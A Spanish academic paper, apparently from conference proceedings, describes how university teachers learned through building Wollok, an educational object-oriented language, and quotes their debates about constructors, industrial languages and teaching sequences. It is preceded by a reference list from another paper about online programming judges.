- [1] Martín Jabón, J., Martín Moreno Manzanaro J. M., Suárez Díaz, P. (2013). *Juez Evaluador de Problemas de Programación*. Trabajo de Fin de Grado. Biblioteca de la Universidad Complutense de Madrid (UCM). Archivo Institucional E-Prints Complutense. <http://eprints.ucm.es/30231/>. Fecha de último acceso: 24/08/2017.
- [2] Tuckman Bruce W. (2007). *“Learning and Motivation Strategies: Your Guide to Success”*. Prentice Hall.
- [3] Paynter, M., y Bruce, N. (2012). *“Case Studies: Using Moodle for Collaborative Learning with University and Senior Secondary Students”*. Proceedings of the 1st Moodle Research Conference (MRC2012).
- [4] Kotzer, S., y Elran, Y. (2012). *“Learning and teaching with Moodle-based E-learning environments, combining learning skills and content in the fields of Math and Science & Technology”*. En 1st Moodle Research Conference, 2012, p. 10.
- [5] Bruner, Jerome (1997). *“La educación, puerta de la cultura”*. Editorial Antonio Machado. ISBN: 9788477741787. España.
- [6] Jóver, María Luisa. *“La resolución de problemas en la enseñanza de la ingeniería”*. Revista Argentina de Enseñanza de la Ingeniería - Año 4 N° 6 - Julio de 2003.
- [7] Ambort, D., y Castellaro, Marta (2014): *“Las competencias estudiantiles de programación y las tecnologías como nuevos medios para la formación e integración”*. 2do. Congreso Nacional de Ingeniería Informática/Sistemas de Información Actas de CoNaIISI 2014 - ISSN: 2346-9927. Editorial: Universidad Nacional de San Luis.
- [8] Tonin, N. A., Zanin, F. A., and Bez, J. L.. *“Enhancing traditional Algorithms classes using URI Online Judge”*. e-Learning and e-Technologies in Education (ICEEE 2012). International Conference on Education. London. 2012.
- [9] Bez, J.; Tonin, N.; Rodegheri, P. *“URI Online Judge Academic: A tool for algorithms and programming classes*. Computer Science & Education (ICCSE-2014), Pág. 149-152. Editora IEEE. 2014.
- [10] Scott, M. J. y Ghinea, G. *“Educating Programmers: A Reflection on Barriers to Deliberate Practice”*. Proceedings of the HEA STEM Learning and Teaching Conference. 2013.
- [11] Ambort, D., y Ré, Santiago: *Curso: Sitios Jueces Online en Profesorados de Matemática”*. Jornadas JEM-JIEM en FHUC UNL, 2017

Desarrollo de un Lenguaje de Programación Orientado a Objetos con Fines Educativos: una Experiencia de Aprendizaje para los Docentes

Lucas Spigariol

Universidad Tecnológica Nacional (FRD – FRBA)

Universidad Nacional de San Martín

lspigariol@gmail.com

Abstract

El presente trabajo es una sistematización de la experiencia de aprendizaje vivida por un grupo de docentes al desarrollar Wollok, un lenguaje de programación para enseñar a programar en el paradigma de la programación orientada a objetos. Este grupo de docentes e investigadores de diferentes universidades nacionales, luego de utilizar durante años lenguajes de programación de uso industrial emprendieron un camino de reflexión crítica y producción creativa que condujo a crear un nuevo lenguaje. Más que en el producto concreto o en el impacto del uso de la herramienta en los estudiantes, se focaliza en analizar cómo el mismo trabajo de desarrollo de software desencadenó nuevos aprendizajes en el cuerpo docente y permitió un complejo proceso colectivo de construcción de conocimiento. La metodología iterativa con la que se abordó el desarrollo que permite retroalimentar la construcción del software a partir de la experiencia de su utilización en el aula, la convergencia entre el rol de desarrolladores y usuarios de la herramienta y la consolidación de un espacio abierto de discusión en el que confluyen diferentes perspectivas profesionales, hacen del proceso de desarrollo un espacio educativo informal y profundo que se constituye como objeto de análisis.

1. Introducción

En los trayectos educativos relacionados con sistemas de información o informática uno de los aspectos destacados son los lenguajes de programación, lo cual no resulta extraño entendiendo el software como un elemento clave en torno al cual se desenvuelve la profesión en sus diferentes vertientes y orientaciones. Si se trata de cursos cortos o de propuestas formativas puntuales es frecuente que el tema convocante sea tal o cual lenguaje. En cambio, en las carreras universitarias el lugar que suele ocupar el lenguaje no es la meta, sino el medio para comprender conceptos de programación y ponerlos en práctica.

De esta manera, una de las decisiones que se toman en las cátedras de asignaturas del área de programación es

elegir qué lenguajes utilizar. En una rápida aproximación a lo que sucede en diferentes entidades educativas, se puede observar que las elecciones son variadas y las diferencias responden no sólo a la temática específica de programación que se aborda en la asignatura o su ubicación en el respectivo plan de estudios, sino también a diversas realidades que intervienen explícita o implícitamente: por ejemplo, el conocimiento por parte de los docentes, sus experiencias previas, su percepción de las tendencias del contexto profesional, su enfoque pedagógico, la articulación con otras asignaturas, etc. Independientemente de cuál sea la elección, cabe destacar que no se trata de una definición inocua en la que por ser solo un medio da igual cualquier lenguaje, al menos en la medida que la propuesta académica articule fluidamente teoría y práctica utilizando dicho lenguaje.

La experiencia que se toma como caso de estudio es la de un conjunto de docentes de diferentes universidades, carreras y materias que tienen en común contar entre sus contenidos la programación orientada a objetos y que en vez de optar por alguno de los lenguajes existentes emprendieron la tarea de construir uno nuevo, acorde a su posicionamiento pedagógico y su propia forma de concebir el proceso de aprendizaje de los estudiantes. Dejando intencionalmente de lado el impacto que tiene esta herramienta en los estudiantes, -de lo que se ocupan otros trabajos- aquí se aborda cómo el proceso de desarrollo de este lenguaje propició una reflexión crítica, discusiones intensas y aprendizajes múltiples en los mismos docentes.

Metodológicamente se trata de un estudio de caso, abordado con técnicas de investigación cualitativas, entre las que se destacan la entrevista y la observación participante. Se busca interpretar la complejidad de la situación y obtener conclusiones significativas sin pretender generalizarlas o extrapolarlas.

2. Fundamentación

2.1. Formación continua

Sin pretender un análisis exhaustivo, toda corriente pedagógica, con mayor o menor énfasis, plantea la necesidad de la formación permanente de los docentes.

Entre ellas, la Pedagogía Crítica es especialmente aguda al referirse al rol docente. Uno de sus ejes centrales de la obra de Paulo Freire es reconocer que el proceso de enseñar y aprender es múltiple, donde no sólo el estudiante aprende sino el docente también: tanto educador como educando aprenden uno de otro en todo momento, porque “nadie lo sabe todo ni hay nadie que no sepa nada”. [1] Destaca también la necesidad de tener competencia en el contenido y la honestidad intelectual de no enseñar lo que no sabe.

Otro aspecto característico en el que Freire insiste es la importancia de la lectura del contexto, de “leer el mundo”. Se trata de un aprendizaje situado, que comprende la realidad en la que se encuentran los estudiantes y reconoce sus saberes, que no se deja llevar por modas pasajeras ni se aferra ciegamente a las tradiciones, sino que desarrolla una mirada crítica del contexto social para plantear propuestas de aprendizaje significativas. A la vez, el contexto cambiante demanda del docente un replanteo de su propuesta pedagógica y una actualización permanente.

En un mundo que se mueve a grandes velocidades, no alcanza con un título habilitante obtenido años atrás ni resulta ético repetir año tras año el mismo esquema, el mismo plan, el mismo discurso, los mismos ejemplos -o incluso las mismas bromas- por más que los estudiantes se renueven. Ya sea por los avances en el propio campo disciplinar -que es lo que sucede por ejemplo en las materias de índole tecnológica-, por los cambios en el perfil de los estudiantes o por nuevos aportes en el área de la pedagogía, es necesario actualizarse como docente. Más allá de la decisión personal de cada docente, del seguimiento que hagan del tema las instituciones educativas o de las políticas educativas que lo facilitan o incentivan, lo cierto es que hay diferentes alternativas y formas de concretarlo.

Lo que generalmente viene primero a la mente son instancias formales, tales como cursos, postgrados, capacitaciones y todo tipo de trayectos formativos en los que el docente vuelve a ser estudiante y le permiten obtener una certificación que avala el proceso de aprendizaje. También existen congresos, eventos, bibliografía, materiales y una gran variedad de espacios y oportunidades para que el docente se capacite armando su propio recorrido, apelando a un estilo autodidacta.

Sin desconocer estas opciones y otras tantas que seguramente haya, el objeto de estudio abordado es una experiencia de aprendizaje de un conjunto de docentes a partir de realizar una tarea en común tendiente a mejorar

su propia práctica docente. En otras palabras, se trata de una formación en la acción, que no se da espontánea ni necesariamente por el hecho de compartir un rol, pero sí - en este caso- surge al reflexionar críticamente sobre la propia práctica, al discutir con libertad una propuesta curricular y construir un proyecto colectivo.

2.2. Más que programar, construir software

Puede parecer una sutileza o un juego de palabras -y de hecho muchas veces se los usa como sinónimos- pero es una diferenciación que refleja una opción pedagógica, atenta a las características actuales del ejercicio profesional.

En el ambiente académico de sistemas existe una concepción que asocia la tarea de programar al uso de un lenguaje de programación; en otras palabras, que ve al programa escrito como un producto y a su proceso de desarrollo como una tarea de escritura. Desde esta perspectiva, basta con un simple editor de texto para programar - por lo tanto, para mostrar cómo se programa- y puede ser fácilmente sustituible por el pizarrón en una clase y por una hoja de papel en un examen. Sin profundizar acerca de la conveniencia pedagógica ni la viabilidad práctica de que los estudiantes ejecuten y prueben sus programas sobre una computadora, es frecuente que esto suceda en el ambiente universitario. La dinámica clásica es compilar el código fuente para obtener el ejecutable, en caso que el código sea correcto se corre el programa y se observan los resultados y en caso que haya errores, el compilador advierte sobre su ubicación y naturaleza para que el programador reescriba los cambios necesarios y vuelva a compilar.

En la dinámica actual de desarrollo de software, la tendencia es utilizar entornos integrados de desarrollo (IDE) que no sólo permiten escribir código, sino que incluyen diversas herramientas que facilitan el trabajo de programar y se integran con el compilador.

Además, en la actualidad, para construir un producto de software de utilización real, además de ser conveniente conocer de diversas áreas que hacen a la funcionalidad requerida, la experiencia del usuario, el impacto social, etc., entrando en el campo estrictamente técnico es necesario manejar mucho más que conceptos de programación: hay que tomar decisiones acerca de arquitecturas, herramientas y tecnologías, integrar diferentes componentes y servicios, articular el *core* de la aplicación con la estrategia de persistencia, resolver cuestiones de conectividad, plantear una adecuada interfaz de usuario, realizar pruebas adecuadas, etc., en definitiva, hacer un diseño integral de la aplicación y optar por una metodología de trabajo que lo viabilice. Son todas actividades que requieren de una buena dosis de programación, pero van más allá, lo cual lleva o bien a aggiornar el término “programar” ampliando sus alcances

o, como se sugiere en este apartado, a incorporarlo junto con una serie red de tareas tecnológicas vinculadas dentro de la expresión "construcción de software". En otras palabras, frente a ciertas interpretaciones que circulan en el ambiente que califican a la programación como una tarea repetitiva, resignificar la programación como construcción valoriza su carácter eminentemente creativo.

2.3. Crear las propias herramientas

En un país que necesita de un sólido desarrollo tecnológico propio, se valora el rol activo de la Universidad como innovadora en materia científico-tecnológica, y como ámbito no sólo donde se replica el conocimiento lanzando a la sociedad tandas de profesionales, sino donde también se investiga y se desarrolla tecnología. Con la mirada puesta sobre la importancia creciente del desarrollo de software como recurso estratégico se apuesta a la formación de calidad que dicho proceso requiere para consolidarse.

En toda disciplina es posible encontrar software educativo que ayude al proceso pedagógico, pero en el área informática se da una coincidencia no menor: es un ámbito donde la necesidad y la capacidad confluyen. Es de destacar la convergencia de la pedagogía y la informática que se da en las carreras de Sistemas de Información e Informática de una manera especial: es posible desarrollar el software que se utilice con fines educativos en las mismas carreras. Que los docentes de programación puedan utilizar como recurso pedagógico un software creado por ellos mismos, es una singularidad que permite un sinnúmero de posibilidades, como aporte e incentivo a la investigación y por la potencialidad de ir adaptando permanentemente la herramienta a las nuevas necesidades que descubren y opciones que toman.

El docente, en tanto profesional de sistemas, es capaz de hacer sus propios programas para enseñar a programar. No es una tarea sencilla como para hacerla una persona sola en poco tiempo, pero con tiempo y un equipo de personas es factible desarrollar software que se utilice con fines educativos en el mismo ámbito en que se los construye. En otras palabras, que docentes de programación utilicen como recurso pedagógico software desarrollado por ellos mismos, es una fecunda particularidad que abre enormes posibilidades.

Es también una oportunidad para el docente -el que participa directamente del desarrollo seguramente y también de sus colegas, colaboradores y profesionales cercanos que se pueden interesar en el tema- de apropiarse de la herramienta, en el sentido de hacerla propia, lo que sugiere una actitud de parte del docente de mayor cercanía y compromiso, de no hacer un uso mecánico o superficial, sino de sentirse dueño de ella, de asumirla como parte de su propuesta educativa, de entenderla, configurarla y

modificarla. En otras palabras, hablar de herramienta también tiene un sentido que remite más a un artesano que a un maquinista, que asocia la tarea educativa a la de un artista antes que a la de un empleado.

En el ambiente informático, el primer paso para permitir la apropiación de una herramienta de software por parte de un usuario conocedor de la materia, como se asume que es el docente universitario, es que se trate de software libre. Frente al uso casi naturalizado y sin reflexión que se hace en ocasiones del software enlatado, desde esta perspectiva "se defiende la libertad de las herramientas y materiales de estudio como recurso fundamental para la democratización del conocimiento".[2] Es un posicionamiento que sin pretender postularse como el único válido, aporta criterios concretos que tienden a una educación crítica, comprometida y esperanzada, sin por ello perder calidad, todo lo contrario. Porque "educar sigue siendo un desafío que nos convoca éticamente, es una práctica ciudadana y política: cómo educar, por qué a quién, para qué sociedad, pensando en qué presente y en qué futuro, para qué país. Educar se sostiene también hoy – pese a que muchos intenten contradecirnos con argumentaciones falaces-, en los mismos valores democráticos de urbanidad, respeto, solidaridad, ética, justicia y responsabilidad." [3]

3. Recorrido Histórico

La decisión de desarrollar un lenguaje como Wollok para enseñar a programar en el paradigma de objetos en el ámbito universitario no es un hecho repentino, casual o que responda a intereses inescrutables, sino que es parte de un extenso proceso que lleva adelante un equipo de docentes. Se trata de un grupo dinámico de personas, que a partir de coincidir en la Facultad Regional Buenos Aires de la Universidad Tecnológica, compartió tareas durante años, renovando sus integrantes, rejuveneciendo permanentemente mediante la incorporación de numerosos estudiantes que se suman como docentes, que combina experiencia laboral en la industria de desarrollo de software, experiencia docente y curiosidad investigativa. Progresivamente se fue ampliando y diversificando laboralmente y en la actualidad realiza tareas educativas en diferentes universidades y facultades. Una de las claves fue asumir una actitud reflexiva sobre la práctica docente, que atenta al contexto profesional, fue generando cambios y continuidades en la forma de concebir y llevar adelante la propuesta pedagógica. Una actitud no exenta de discusiones intensas, que por momentos dificultó el trabajo, pero que también supo encontrar el camión del diálogo, el acuerdo y el reencuentro.

Son numerosos los elementos pedagógicos en los que se fueron dando cambios, ya sea la formas de evaluar, la

selección de contenidos, la dinámica del aula y más específicamente la utilización de lenguajes de programación como recurso didáctico. En determinados momentos, este devenir gradual se condensó en ciertas decisiones colectivas de mayor envergadura que permiten reconocer diferentes etapas.

3.1. Simplemente Smalltalk

El punto de partida puede ubicarse en la incorporación de la programación orientada a objetos como contenido curricular. Una novedad incluso para los docentes de entonces que supieron hacerse asesorar, tomaron la decisión de utilizar Smalltalk como lenguaje de cabecera, se capacitaron y al poco tiempo estaban desarrollando una nueva materia, con nuevos contenidos y nuevas herramientas.

Uno de los motivos que llevaron a elegir Smalltalk y a mantenerlo por varios años a medida que se constataba que se trataba de un recurso pedagógico apropiado, es la pureza de la herramienta: es el lenguaje emblemático del paradigma, el que acuñó los conceptos fundamentales de la programación orientada a objetos, que mantiene una coherencia interna del metamodelo de objetos que evita elementos de programación propios de otros paradigmas, especialmente de la programación procedural.

La primera versión que se comenzó a usar es la conocida como Smalltalk/V, luego se migró a Dolphin Smalltalk y por último se utilizó Pharo Smalltalk. En estos aproximadamente 10 años, el grupo docente se fue modificando en una tendencia hacia la baja del promedio de edad, incorporando numerosos estudiantes como ayudantes que hicieron su propia experiencia de aprendizaje utilizando Smalltalk, complementando con de la salida de docentes que venían desde el plan anterior con más experiencia en otras formas de programar.

3.2. Del Object Browser a Ozono

Una segunda etapa está dada por la incorporación de una aplicación que, instalada sobre Smalltalk, permite trabajar en un entorno educativo controlado que oculta ciertas complejidades del entorno mismo de Smalltalk y posibilita una incorporación gradual de conceptos y se complementa con recursos gráficos. En términos del paradigma, permite definir objetos y enviar mensajes sin recurrir al concepto de clase y tiende a facilitar la comprensión inicial de conceptos clave como polimorfismo o el manejo de referencias.

Este software se denominó en un primer momento "Object Browser"-en relación con una herramienta típica de Smalltalk llamada Class Browser- y se comenzó a utilizar en 2006, más adelante una nueva versión se llamó LOOP -Learning Object Oriented Programing

"Aprendiendo Programación Orientada a Objetos"- y la última versión mejorada tiene por nombre Ozono y se utilizó hasta el año 2015.

Entre los docentes hay una amplia coincidencia en evaluar positivamente la herramienta. Un indicador valioso que observan se refiere a la significatividad con que se asimilan los conceptos de la materia y su puesta en práctica en situaciones concretas.

3.3. El momento de Wollok

Una tercera etapa es la que se está desarrollando en la actualidad. Dentro de un proceso de discusión e intercambios que se fue dando en el seno de este equipo de docentes y gracias a la iniciativa de algunos de sus integrantes, a comienzos del año 2015 se contaba con una versión estable de Wollok, como nuevo lenguaje de programación orientado a objetos.

4. Análisis de la experiencia

Wollok es una nueva herramienta que continúa con la idea de Ozono respecto de la propuesta pedagógica que lo sustenta, reafirma algunas de las ideas fundamentales de Smalltalk, pero se presenta como una herramienta de desarrollo de software autónomo, como un lenguaje de programación con su propia sintaxis y semántica.

Recuperando la resignificación de la programación como desarrollo de software, incluso es más que un lenguaje, ya que viene integrado en el entorno Eclipse, uno de los más utilizados en la actualidad, con una configuración especialmente diseñada en la que se aprovechan algunas de sus características que resultan útiles y se ocultan otras para evitar complejidad innecesaria, a la vez que se incorporan otras específicas del lenguaje. Brinda hay una serie de herramientas adicionales que ayudan a aprender y otras que orientan hacia la dinámica actual de desarrollo de software profesional, que van desde la generación automática de diagramas hasta herramientas de testing y un sistema de inferencia de tipos.

"En concreto, cuenta con una herramienta para agilizar la evaluación y pruebas, como manejo de tests unitarios, debugger y consola de pruebas, facilidades para la edición, como coloreado de sintaxis, sugerencias para autocompletado, opciones para quick-fixes (ajustes rápidos) y refactors automáticos, y también diagramas que ayudan a visibilizar el diseño de una solución. Son todas herramientas que le permiten al estudiante ir introduciéndose en un estilo de trabajo profesional, donde más allá que el lenguaje Wollok como tal difícilmente sea utilizado laboralmente, se aprovechan no sólo los conceptos de programación, sino también un conjunto de habilidades y destrezas específicas que no forman parte

del curriculum prescripto, pero que apuntan a educar en competencias.” [4]

Como simbólica muestra del carácter facilitador de Wollok para la comprensión y aplicación de los conceptos, es interesante la afirmación de “a los estudiantes les resulta bastante intuitivo frente a los conceptos que podían aplicarse aun cuando no tenían conocimientos de los mismos”[*] en otros términos remite a la clásica noción de *Zona de Desarrollo Próximo* [5] de Vigotsky donde con la presencia de una mediación -en este caso Wollok- permite realizar cierto aprendizaje que el estudiante no podría alcanzar por sí mismo.

Wollok es un producto de software libre y tiene su código completamente disponible en repositorios públicos: Está desarrollado en buena parte en java/xttext, e incluye bibliotecas que están implementada en el mismo Wollok y que pueden ser accedidas por los usuarios desde el mismo ambiente de trabajo.

Así lo cuenta uno de los protagonistas del proceso: “Junto con los otros docentes con quienes desarrollamos esta herramienta, encontramos que por este mecanismo se podía llegar a tener código funcionando mucho más rápido que por las formas tradicionales. En otros cursos, el estudiante antes de poder correr su primer programa tiene que comprender muchos conceptos bastante abstractos, como clases, tipos, etc. Creemos que, si bien la programación requiere de bases teóricas, conviene combinar ese aprendizaje teórico con una fuerte experiencia práctica, aprender la teoría sin poder aplicarla es mucho más complejo. Por eso, que el estudiante pueda construir programas sencillos desde la primera clase permite una asimilación mucho más rápida de los conceptos teóricos, ya que los va incorporando en sus programas inmediatamente. Lo más interesante de este acercamiento al conocimiento de objetos es que luego de dos clases el estudiante ya tiene herramientas como para realizar diseños relativamente complejos, que considero fundamentales para el dominio del paradigma y que por los caminos tradicionales recién serían introducidos al final de la materia”.[*]

El equipo de desarrollo del software mantiene actualizada la herramienta, que va ampliando sus prestaciones y adaptándose a los pedidos y observaciones de los docentes que lo utilizan.

En este sentido, otro de los docentes afirma: “Frente a la serie de problemas o posibles mejoras, trabajar en el aula con una herramienta propia es una experiencia con un potencial ¡increíble! Nos permite ir corrigiendo errores, y principalmente, nos permite a los docentes seleccionar los conceptos de programación que consideramos oportuno incorporar u ocultar. Vamos orientando paulatinamente el proceso de aprendizaje, introduciendo gradualmente los conceptos y podemos acomodar la planificación sin las limitaciones y complejidades de los lenguajes comerciales”. [*]

Frente al riesgo de autoconvencerse de que lo que uno hace es siempre lo mejor, o de quedarse mirando el ombligo en un grupo cerrado, el equipo desarrollador ha tenido una estrategia de ampliar la propuesta, extenderla a diferentes universidades y compartirla con otros docentes que no participan del desarrollo y aportan un punto de vista diferente y enriquecedor. De esta manera, se da un intercambio que al equipo de desarrollo le sirve de retroalimentación y a los docentes les permite tener una herramienta que se adapta mejor a su propuesta pedagógica. Lo expresa con contundencia uno de los docentes: “Hacer una herramienta con el objetivo de mejorar nuestra llegada como docentes es muy valioso no solo para el estudiante que va a usarla, sino que lo fue para mí como docente. Entender y discutir lo que queremos enseñar es básico para el crecimiento del docente y de la materia dada, y desarrollar una herramienta puso sobre la mesa cuestiones a discutir que a veces hasta hubieran parecido axiomáticas.”[*]

Retomando la mirada reflexiva acerca del uso -y en particular la construcción- de recursos tecnológicos pedagógicos es ilustrativo subrayar las afirmaciones y preguntas planteadas por uno de los docentes que participó activamente en el desarrollo. Introduciendo elementos de su propia experiencia como docente, ingeniero e investigador, plantea ejes pedagógicos fundamentales como la reflexión sobre la propia práctica docente y la necesaria articulación entre el uso de una herramienta pedagógica y la ponderación de los conceptos a enseñar y la organización gradual de dichos conceptos. “Por un lado está la pregunta de cómo hacer un buen uso de las herramientas y recursos con fines pedagógicos, y por otro, quizás a partir de esa falta de uso de herramientas puede cuestionarse la falta de foco en los conceptos principales. ¿Hay una mala selección o ponderación en los conceptos a transmitir o en el orden en que se presentan? Las herramientas que uno usa al enseñar denotan cosas, prioridades, importancias, pensamientos o tendencias. Antes de elegir las herramientas debemos preguntarnos cuáles son las características que queremos tener como docentes. Yo, por lo pronto, me considero un poquito ingeniero, investigador y docente; quisiera aplicar un poco de mis conocimientos a lograr una mejora continua en la forma de enseñar, en las herramientas que usamos, de los conceptos que enseñamos y aprendemos. Para ello, creo que es fundamental una comunicación en ambos sentidos entre estudiante y docente, un feedback continuo y lo más rápido posible, como así también usar una metodología de enseñanza, pensar en lo que hacemos y no hacerlo al azar, o porque el libro dice que tiene que ser así. Entonces, la pregunta clave es cómo hacer que mis herramientas como docente den soporte al proceso de enseñanza/aprendizaje que quiero llevar a cabo.” [*]

5. Discusiones enriquecedoras

Cada una de las funcionalidades que paulatinamente va incorporando el lenguaje a medida que se liberan las sucesivas versiones, así como las revisiones que se realizan a partir de la experiencia de uso, son precedidas de intensos intercambios y discusiones. Algunos son más breves, otros más extensos, a veces a partir de un sutil detalle se desata una larga charla, hay ciertas propuestas de cambios muy sencillas para discutir pero difíciles de implementar y otras veces es al revés.

Para ilustrar el tipo de temas a los que remiten las discusiones, se enumeran algunos casos:

- El agrupamiento de tests sueltos en un conjunto de test y su asimilación con el concepto de objeto y clase
- La implementación de *nil*, *null* o *nothing* como un objeto o palabra reservada, y su denominación
- La posibilidad de definir objetos bien conocidos como instancias de clase
- La sintaxis de definición de colecciones por extensión, sin necesidad de instanciar.
- Interpretaciones acerca de la herencia y redefinición de constructores.
- Advertencias ante malas prácticas detectables
- Modo de visualización de las advertencias sobre inconsistencias inferidas por el sistema de tipos
- Opciones de autocompletado

A modo de ejemplo, se describen y comentan algunas de estas situaciones reales vividas por el equipo docente, donde las discusiones acerca de la definición del lenguaje adquieren su impronta formativa.

5.1. Transición hacia lenguajes industriales

Uno de los ejes de las discusiones sobre el lenguaje, es en qué medida se diferencia de los lenguajes industriales precisamente por tratarse de un software educativo que intenta simplificar el aprendizaje y a la vez propone un camino hacia su utilización profesional. A raíz de la definición de una característica puntual, se dispara un debate más profundo, del que se transcriben las intervenciones más relevantes de los docentes participantes:

“Lo primero es ver qué queremos enseñar. ¿buscamos una transición hacia los lenguajes industriales? Muchos lenguajes tienen constructores, entonces me parece que está bueno que Wollok los tenga. Es más sencillo pasar de un lenguaje que usa constructores a uno que no que al revés.”

“Un chico que sale de Wollok y agarra Java o Smalltalk, ¿Necesita conocer la existencia de esto?”

“A la similitud de Wollok con el lenguaje industrial le doy un valor relativo. Por un lado me interesa una cuestión que a veces pesa y es la forma en que se presenta. Espero que alguien (pienso fundamentalmente en gente poco formada) vea Wollok y lo vea “parecido a lo que se usa en la industria” y eso evite resistencias infundadas y sea un elemento motivador más. Pero por otro lado, si le meto constructores a mi lenguaje sólo para transicionar a un lenguaje con constructores y de esta manera complico mi forma de definir la clase o de plantear la herencia, ya no me convence.”

*“También se puede pensar una versión que intente lograr los dos objetivos a la vez, por ejemplo, dejar instanciar objetos sin necesitar constructores y luego agregar los constructores cuando al docente le parezca.”
[#]*

Esta misma discusión, llevada adelante por pedagogos probablemente tendría otro desarrollo: puede que coincidan rápidamente en el criterio de incorporación progresiva de complejidad y valoricen el hecho de favorecer una transición hacia el ambiente profesional, pero les sería muy difícil analizar si son los constructores de tal o cual manera los que permiten eso o todo lo contrario. Si fuera un grupo de ingenieros ajenos a lo educativo podrían precisar sin inconvenientes los diferentes tipos de constructores que hay en los lenguajes actuales, sus implicancias en la herencia o la definición de clases y cuestiones de implementación, pero probablemente perderían de vista su impacto en la forma, enfoque o momento de enseñar dicho concepto dentro de una propuesta pedagógica más amplia. Lo original del aporte del equipo de trabajo de Wollok es que hace confluir dialécticamente ambas miradas, busca que la definición del lenguaje mantenga criterios educativos y sea técnicamente sostenible. En otras palabras, el posicionamiento de Wollok ante cada aspecto en particular de su definición, es el punto de equilibrio que se encuentra entre las diferentes argumentaciones de quienes lo llevan adelante, donde más allá de los matices en las experiencias personales de cada uno de ellos, permanentemente afloran aspectos pedagógicos y técnicos, con ejemplos de situaciones de clase, menciones de otras herramientas profesionales, referencias a autores, artículos, productos, etc.

5.2. Conocimiento del panorama profesional

Aun habiendo elegido el camino de crear un lenguaje, la tensión respecto de otros lenguajes no desaparece, sino que adquiere otro tono. Se puede ver otra dimensión del proceso que es la actualización permanente y el

conocimiento del panorama profesional. Hoy no es comprensible el ejercicio de la docencia en el ambiente universitario repitiendo le mismo discurso que hace décadas, especialmente en una temática tan dinámica como la tecnología. Se corre el riesgo de transformar la Universidad en una institución endogámica, enclaustrada y autorreferente. Por un lado, la universidad es desafiada a contribuir en la solución de dificultades económicas y sociales mediante la producción de conocimiento relevante. A su vez, existe una recurrente crítica al aislamiento de la universidad en una “torre de marfil” alejada de los problemas contemporáneos.[6]

Teniendo en cuenta que dentro del perfil variado de los docentes hay quienes se dedican exclusivamente a la docencia e investigación, resulta enriquecedor establecer puentes con el contexto profesional. Se transcribe otra secuencia de diálogo en una reunión de docentes donde se pone en evidencia esta tensión:

“Me gusta poder decirle a mis alumnos en una clase: ‘ahora que sabés Wollok, mirá como te enseñé Java en un rato’”.

“El ‘te enseñé Java en una clase’, ¿tiene un valor real más allá del marketing o de una charla motivacional? Yo creo que no, porque ese chico no puede hacer un programa de verdad con lo que aprende en nuestra materia, no puede buscarse un laburo en Java sin saber además Spring o Hibernate. Me parece que es un costo muy alto acomodar el lenguaje sólo para poder dar esa charla.”

“Otra cosa sobre el ‘te enseñé Java en una clase’... entiendo que estaría bueno, pero ¿por qué Java? ¿Por qué no te enseñé Javascript / Ruby / Scala en una clase? Java hoy es un lenguaje viejo. Sí, mucha gente todavía lo usa, pero hay muchas cosas que los lenguajes más modernos aprendieron de los errores de Java e intentan corregirlos.”

“Dado que Wollok no tiene tipos explícitos, saltar a Java me parece bastante duro, sería más lógico que esa charla motivacional se diera apuntando a un lenguaje con tipado dinámico, como Javascript o Ruby.”

“Digo java por una situación concreta de mi universidad y no porque me parezca el mejor lenguaje al cual saltar. En la materia siguiente usan java. Busco que la transición entre las materias sea suave y no pretendo realmente que puedan hacer un programa real, pero sí que estén en condiciones de sentarse frente a un Eclipse con Java y que no sientan que tienen que aprender todo de cero.” [#]

5.3. Las secuencias pedagógicas

Otro aspecto tratado es la secuencia pedagógica que se quiere ir desarrollando y cómo se articula con las

características del lenguaje, de manera de permitir itinerarios que introduzcan complejidad paulatinamente, con cierto orden en la introducción de cada concepto y su relación con los conceptos anteriores.

Se transcribe otra serie de opiniones acerca de un tema particular que presenta matices, que lleva a ponerse en el lugar el otro, que hace repensar la propia práctica, que habilita la posibilidad de nuevos aprendizajes por parte de los docentes:

“Es muy difícil cambiar algo que se aprendió de determinada manera, por eso creo que es muy importante elegir correctamente el recorrido de forma que nunca uno tenga que ‘desdecirse’.”

“Por el momento en que se presenta el concepto de Clase luego de haber trabajado con objetos, el concepto de inicialización ya lo tienen, y en particular como está hecho en Wollok es más sencillo e intuitivo que en Smalltalk. Es un punto a favor sobre el que se puede basar la explicación de una ‘instanciación con inicialización’”.

“Coincido y creo que hay que ser relativamente enfático en este punto. Por ejemplo, la gente de Pharo se devana los sesos buscándole soluciones al problema que surge de no tener buenos mecanismos de inicialización. Muchas veces es difícil saber cuál es la forma correcta de instanciar una clase determinada.”

“Tiendo a pensar que en una materia inicial de objetos deberíamos considerar un error el uso de setters simplemente como inicializadores, sin medias tintas”

“En un primer momento, que es cuando explico clases, prefiero concentrarme en la idea en sí de una clase como generalizadora de comportamiento, con un mínimo de atención a la instanciación. Desde este punto de vista, me basta con el constructor por defecto de Wollok, como me bastaba con el método de clase new heredado en Smalltalk. O sea, prefiero que haya una forma de instanciar sin que tenga que definir nada extra. Contar con la inicialización con valores por defecto ya es una herramienta que para los casos simples es suficiente para garantizar la coherencia en la instanciación. En un segundo momento, ante la molesta necesidad de tener que usar setters cada vez que instancio un objeto, presento la idea de un mecanismo que instancie e inicialice a la vez. (un método de clase en Smalltalk o un constructor en Wollok) Más que como concepto nuevo, surge como mecanismo para evitar repetir lógica, como para mantener coherencia con todo lo que se aprendió anteriormente.”

“Pensando en WKO, no tiene mucho sentido que para inicializarlo tenga que indicar valores adicionales, pero en el contexto de una instanciación, siendo clases que representan objetos con estado, diferentes entre ellos, surge la necesidad de pasar parámetros para inicializar.”

“Sí, está bueno eso. Lo que yo haría entonces es primero enseñar clases, con ejemplos que no requieran de

inicialización vía setters, y luego cuando se necesita un valor de afuera con constructores o la variante que se elija. El paso por la solución mala (setters) es muy breve, sólo para motivar el aprendizaje de la solución buena.”

“El tema de constructores se hace dificultoso a partir de herencia. Si la forma de hacer un constructor para una clase fuera bien sencilla, podría no molestar enseñarlo a continuación del ejemplo de clase y ya te deja el tema preparado para cuando ves constructores con herencia. Porque arrancar sin constructores y después tener que explicar constructores cuando ya explicaste herencia es como cambiar de camino. Me parece más natural introducirlos iterativamente.”[#]

